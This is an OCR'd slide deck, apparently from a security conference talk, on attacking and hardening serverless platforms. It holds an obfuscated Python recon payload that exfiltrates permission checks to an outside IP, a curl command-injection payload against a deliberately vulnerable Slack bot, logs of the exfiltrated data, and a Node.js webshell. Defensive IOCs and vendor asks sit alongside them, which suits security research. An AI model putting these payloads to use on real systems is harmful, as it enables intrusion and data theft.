
Lambda's Container Structure



So what's your strategy given these limits?

- Initial payload as small as possible.
- Persist in /tmp
- Assess lateral movement fast as you can
- Exfil your results somewhere else

In other words… your attack needs to be **bigger on the inside.**



Python Minifier

https://liftoff.github.io/pyminifier/

- Auto Minify
- Even compress payloads

Docs » pyminifier - Minify, obfuscate, and compress Python code View page source

pyminifier - Minify, obfuscate, and compress Python code

Modules

- `pyminifier.py` - The main module for minifying, obfuscating, and compressing Python code
- `analyze.py` - For analyzing Python code
- `compression.py` - For compressing Python code
- `minification.py` - For minifying Python code
- `obfuscate.py` - For obfuscating Python code
- `token_utils.py` - A collection of token-related functions

Overview

When you install pyminifier it should automatically add a 'pyminifier' executable to your `$PATH`. This executable has a number of command line arguments:

Recon The Sandbox

```
def _cloudwatch_create_log_group(client):
    try:
        response = client.create_log_group(
            logGroupName="serverless-observatory-check-{uuid}".format(uuid=uuid.uuid4().hex),
        )
        return True
    except botocore.exceptions.ClientError as e:
        return False


### Brute out permissions by simply attempting boto calls etc…
```

https://gist.github.com/andrewkrug/c2a8858e1f63d9bcf38706048db2926a

One liner is a cool way to pack the payload

```
(lambda __print, __g, __contextlib, __y: [[[[[[(lambda __out: (lambda __ctx: [__ctx.__enter__(), __ctx.__exit__(None, None, None),
__out[0](lambda: ('\nChecks to run if the environment is
AWS.\n\nlogs:CreateLogGroup\nlogs:CreateLogStream\nlogs:PutLogEvents\nec2:DescribeTags\nsqs:ListQueues\nsqs:PutMessage\n\n',
[[[[[[[[[[(lambda __after: (json.dumps(check_cloudwatch()), (exfil_the_data(json.dumps(check_cloudwatch())),
(exfil_the_data(json.dumps(check_ec2())), (exfil_the_data(json.dumps(check_sqs())), __after())[1])[1])[1])[1] if (__name__ == '__main__')
else __after())(lambda: None) for __g['exfil_the_data'], exfil_the_data.__name__ in [(lambda data: (lambda __l:
[[[[[[(__print(__l['response']), None)[1] for __l['response'] in [(urllib2.urlopen(__l['req']))]][0] for __l['req'] in
[(urllib2.Request('http://{EXFIL_IP}/'.format(EXFIL_IP=__l['exfil_ip']), data=__l['data'], headers=__l['headers']))]][0] for __l['headers']
in [({'Content-Type': 'application/json'})]][0] for __l['data'] in [(__l['data'].encode('utf-8'))]][0] for __l['exfil_ip'] in
[(os.getenv('EXFIL_IP'))]][0] for __l['data'] in [(data)]][0])({}), 'exfil_the_data')]][0] for __g['check_sqs'], check_sqs.__name__ in
[(lambda : (lambda __l: [[__l['results'] for __l['results'] in [({'ListQueues': _sqs_can_list_queues(__l['sqs']), 'PutMessage':
_sqs_can_put_message(__l['sqs'])})]][0] for __l['sqs'] in [(boto3.client('sqs'))]][0])({}), 'check_sqs')]][0] for
__g['_sqs_can_put_message'], _sqs_can_put_message.__name__ in [(lambda client: (lambda __l: [(lambda __out: (lambda __ctx:
[__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {'__enter__': lambda
self: None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not None and (issubclass(__exctype,
botocore.exceptions.ClientError) and [[True for __out[0] in [((lambda ret: lambda after: ret)(False))]][0] for __l['e'] in
[(__value)]][0]})(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: [False for
__out[0] in [([(lambda __after: (lambda __items, __after, __sentinel: __y(lambda __this: lambda: (lambda __i: [(lambda __out: (lambda __ctx:
[__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda: __this())][2])(__contextlib.nested(type('except', (), {'__enter__':
lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not None and ([True for __out[0] in [(lambda
after: after())]][0])})(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback:
[False for __out[0] in [((__l['client'].send_message(QueueUrl=__l['queue'], MessageBody={}), (lambda ret: lambda after: ret)((lambda ret:
lambda after: ret)(True)))[1])]][0]})())))([None]) for __l['queue'] in [(__i)]][0] if __i is not __sentinel else __after())(next(__items,
__sentinel)))())(iter(__l['response']['QueueUrls']), lambda: (lambda ret: lambda after: ret)(False), []) if (__l['response'].get('QueueUrls',
None) is not None) else (lambda ret: lambda after: ret)(False))(lambda: (lambda __after: __after())) for
```

https://github.com/csvoss/onelinerizer


Demo App

- Slack Bot Built with Serverless
- Takes a github webhook
- Notifies the channel
- Code injection through string escape.

```
try:
    r = requests.get(url)
    F = open('/tmp/' + filename, 'w')
    F.write(r.text)
    F.close()
except Exception as e:
    print('Could not write file because {e}'.format(e=e))

try:
    content = os.popen("cat /tmp/" + filename).read()
    #os.popen("/usr/local/bin/grip /tmp/" + filename + ' --
except Exception as e:
    print(e)
```

https://github.com/ThreatResponse/poor-webhook/blob/master/mention.py#L37

Normal Behavior



https://github.com/ThreatResponse/poor-webhook/

Bad Behavior

https://github.com/ThreatResponse/poor-webhook/

Escalation of that…

```
@poor-webhook get changelog
~~README;/usr/bin/curl -o /tmp/foo.py
https://gist.githubusercontent.com/andrewkrug/c2a885
8e1f63d9bcf38706048db2926a/raw/e44017c5127a8c7
a5381099c8f16992d3e7e3b62/recon.py ~~ for event
44967420-64f7-11e7-821e-4062adfc9db8
```

Escalation of that…

(artifacts out)

```
34.210.84.199 - - [15/Jul/2017 22:17:39] "POST / HTTP/1.1" 200 -
Accept-Encoding: identity
Content-Length: 72
Host: 34.208.139.235
User-Agent: Python-urllib/3.6
Content-Type: application/json
Connection: close

{"CreateLogGroup": true, "CreateLogStream": true, "PutLogEvents": false}
34.210.84.199 - - [15/Jul/2017 22:17:40] "POST / HTTP/1.1" 200 -
Accept-Encoding: identity
Content-Length: 23
Host: 34.208.139.235
User-Agent: Python-urllib/3.6
Content-Type: application/json
Connection: close

{"DescribeTags": false}
34.210.84.199 - - [15/Jul/2017 22:17:40] "POST / HTTP/1.1" 200 -
Accept-Encoding: identity
Content-Length: 42
Host: 34.208.139.235
User-Agent: Python-urllib/3.6
Content-Type: application/json
Connection: close

{"ListQueues": false, "PutMessage": false}
```

Attack Surface Becomes Larger with Bad IAM

The issue is frameworks:

(Do audit your frameworks)

Zappa

Flask

Apex

(Some are better at IAM than others)

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "logs:*"
      ],
      "Resource": "arn:aws:logs:*:*:*",
      "Effect": "Allow"
    },
    {
      "Action": [
        "lambda:InvokeFunction"
      ],
      "Resource": [
        "*"
      ],
      "Effect": "Allow"
    },
    {
      "Action": [
        "s3:*"
      ],
      "Resource": "arn:aws:s3:::*",
      "Effect": "Allow"
    },
    {
      "Action": [
        "kinesis:*"
      ],
      "Resource": "arn:aws:kinesis:*:*:*",
      "Effect": "Allow"
    },
    {
      "Action": [
        "sns:*"
      ],
      "Resource": "arn:aws:sns:*:*:*",
      "Effect": "Allow"
    },
```

A snippet from Zappa Default IAM Policy

The IAM Struggle is Real

IAM is the “killer feature” and the *“killer feature”* -- **@0x7eff**

Detection is hard here…

On premise we have:


- Network Taps
- Auditd
- Syslog Shipping
- Other SIEM functions...

In the Cloud we have:

- Cloudwatch Logs
- Other stuff we do ourselves.

Don’t leave your Delorean in the garage!

Log Normal Behavior and Analyze



Lots of great IOCs here.

Lambda IOCs

- Anomalous Execution Times
- High Error Rates
- CloudTrail high denials/s for the Lambda Role


This activity is as detectable as detecting a moon balloon terrorizing a city.

Placeholder for demo vulnerable app. \(live :) \)

Let’s talk Azure Functions

Azure : What do we know.

- Runs on Windows
- Has sets of functions grouped within ‘apps’:
- File system is largely writable
- Do have internet egress
- Non-root user
- All functions in same ‘app’ share system
- All functions in same app execute as same user
- App root: D:\home
- Code injected into site\wwwroot\<FnName>
- Some secrets are stored in data\Functions\secrets



Azure Sandbox Info : https://github.com/projectkudu/kudu

Azure : What we wanted to know


- Same general questions as lambda but focused on the different function layout of Azure
- What can one function do to another in the same app?

Azure : Other tidbits

- No WMI access
- Get-EventLog -List does return objects

Digging around

- Use programmatic shell wrapper as before
- Less ephemeral system means more tools
- Project Kudu UI very helpful for initial exploring:
  - CMD/Powershell terminal
  - Process list
  - Generally reduces pain of investigation
- Earlier profiler only somewhat reusable
- Can shell out to powershell!



Vulnerable app concept

- Concept: credit card batcher
- Unique to Azure: multiple Functions in one Application
- Demonstrate intended use of API
- Use node's easy done triggering to get custom result back
  - (logging red flag!)


Logs

Pause Clear Copy logs Expand

```
2017-07-15T01:55:48.006 done with request
2017-07-15T01:55:48.024 { recordsets: [ [ [Object], [Object] ] ],
  recordset:
   [ { amount: 24.99, date: 2017-06-15T00:00:00.000Z },
     { amount: 5.99, date: 2017-06-17T00:00:00.000Z } ],
  output: {},
  rowsAffected: [ 2 ] }
2017-07-15T01:55:48.024 2
2017-07-15T01:55:48.024 Error: 'done' has already been called. Please check your script for extraneous calls to 'done'.
2017-07-15T01:56:48  No new trace in the past 1 min(s).
```

Vulnerable app process

- Use shared Application tenancy to:
  - List all other functions in the application
  - Change API keys required for different functions
  - Change triggering methods of other functions
  - Change source of other functions



Placeholder for demo vulnerable app.

Webtask Features

Auth0

Webtasks: What we know

- Webtask is open source
  - https://github.com/auth0/webtask-runtime
- Runs docker containers on CoreOS
- Allegedly nodejs only
- No restriction on egress
- Used in auth0 rule engine and other stuff.
- Public and Private Tenants

At first:

:(

and then:


```
require("child_process").exec
```

:):):)

Auth0 Webshell by @kangsterizer aka Guillaume Destuynder

aka guy at Mozilla who really likes bikes and gifs of foxes.


https://gist.github.com/gdestuynder/b2a785f0d7208d73cce35460ca8dee1a



Auth0 Webshell by @kangsterizer aka Guillaume Destuynder

aka guy at Mozilla who really likes bikes and gifs of foxes.


TO-DOLIST
NOTHING


https://wt-decac903c5c2d6bfe4
https://wt-dec
Search
Most Visited
Mozilla email
Vidyo Conferencing
The Hub
Bugzilla
Mozilla Phonebook
cmd:
python --version
Output:
Errors:
Python 2.7.9

Auth0 Learnings

- Forked processes hang the container.
- Backchannel.sock is a socket that hits a REST endpoint. (Likely for credential exchanges during auth)
- Sandbox is escapable to container.
- Sandbox system is Debian based with little anomaly detection / monitoring.

Serverless Showdown Project


Inspired by: Eric Hammond
https://github.com/alestic/lambdash


What does it do?

- Gather ‘/etc/issue’
- Gather Present Working Directory
- System Version Information
- Telemetry on Attached Filesystems
- Writability and Persist Ability
- Warmness Checks (Is my provider recycling my sandbox?)
- Processor and Memory Telemetry
- Information on Native Libraries in Runtime
- Running Process
- Contents of Environment
- Sensitive Environment Identification and Sanitization
- Hashing of suspicious files in tmp locations

Why does this matter?

- When does the environment change.
- How often do patches happen.
- Allows us to keep the vendors honest.
- Gives us clues sometimes to new features coming.





Serverless Observatory Sandbox Report

F

Scan ID: eb09bd9dfd5a4b88afa76f6417cc9543

Score: 0/100


Test Scores

Test	Pass	Score	Explanation
Temp location supports write.	"Failed"	-1	The sandbox allows writing data to the /tmp directory. This could potentially allow an attacker to persist in the environment by planting malicious executables to be called during subsequent executions. Consider wiping the /tmp directory at the end of execution or disallowing execution in your environment.
Internet egress to world possible.	"Failed"	-1	The sandbox allows egress to the internet. A stealthy attacker could use this to exfiltrate data or call for other arbitrary payloads.

{u'check_temp_location_supports_write': {u'score_possible': Decimal('5'), u'score': Decimal('-5'), u'message': u'\n The sandbox allows writing data to the /tmp directory. This could\n potentially allow an attacker to persist in the environment by\n planting malicious executables to be called during subsequent\n executions. Consider wiping the /tmp directory at the end of\n execution or disallowing execution in your environment.\n ', u'check': u'Temp location supports write.'}, u'check_internet_egress': {u'score_possible': Decimal('5'), u'score': Decimal('-5'), u'message': u'\n The sandbox allows egress to the internet. A stealthy attacker\n could use this to exfiltrate data or call for other arbitrary\n payloads.\n ', u'check': u'Internet egress to world possible.'}, u'uuid': u'eb09bd9dfd5a4b88afa76f6417cc9543'}

Serverless Observatory

If you think this is cool:



Sign up for our mailing list on https://threatresponse.cloud

How do the Security Features Stack Up?

Vendor	Restricts Language Executing	Read Only Filesystem	Patches Frequently	Granular IAM	Internet Egress	Immutable Env Vars	Has Warmness Capability
Azure							
AWS							
Auth0							

Asks from vendors...

What would we ask of the vendor space?

- Native code signing.
- Immutable env vars.
- Ability to choose cold start in favor of security.
- Ability to kill any process that’s not the language runtime automagically.
- More transparency in patch cycle and “trade secrets”.

Thank You

“Beetle” Bailey
Bilal Alam
Daniel Hartnell
Guillaume Destuynder
Henrik Johansson
Jeff Bryner
Jeff Parr
Joel Ferrier
Zack Glick

Thank You Vendors

Auth0

Windows Azure

Questions from the audience?

After this we'll be somewhere… maybe a breakout maybe the hallway?

Don't forget about my arsenal talk… Thursday 11:15am-12:15pm | Business Hall, Level 2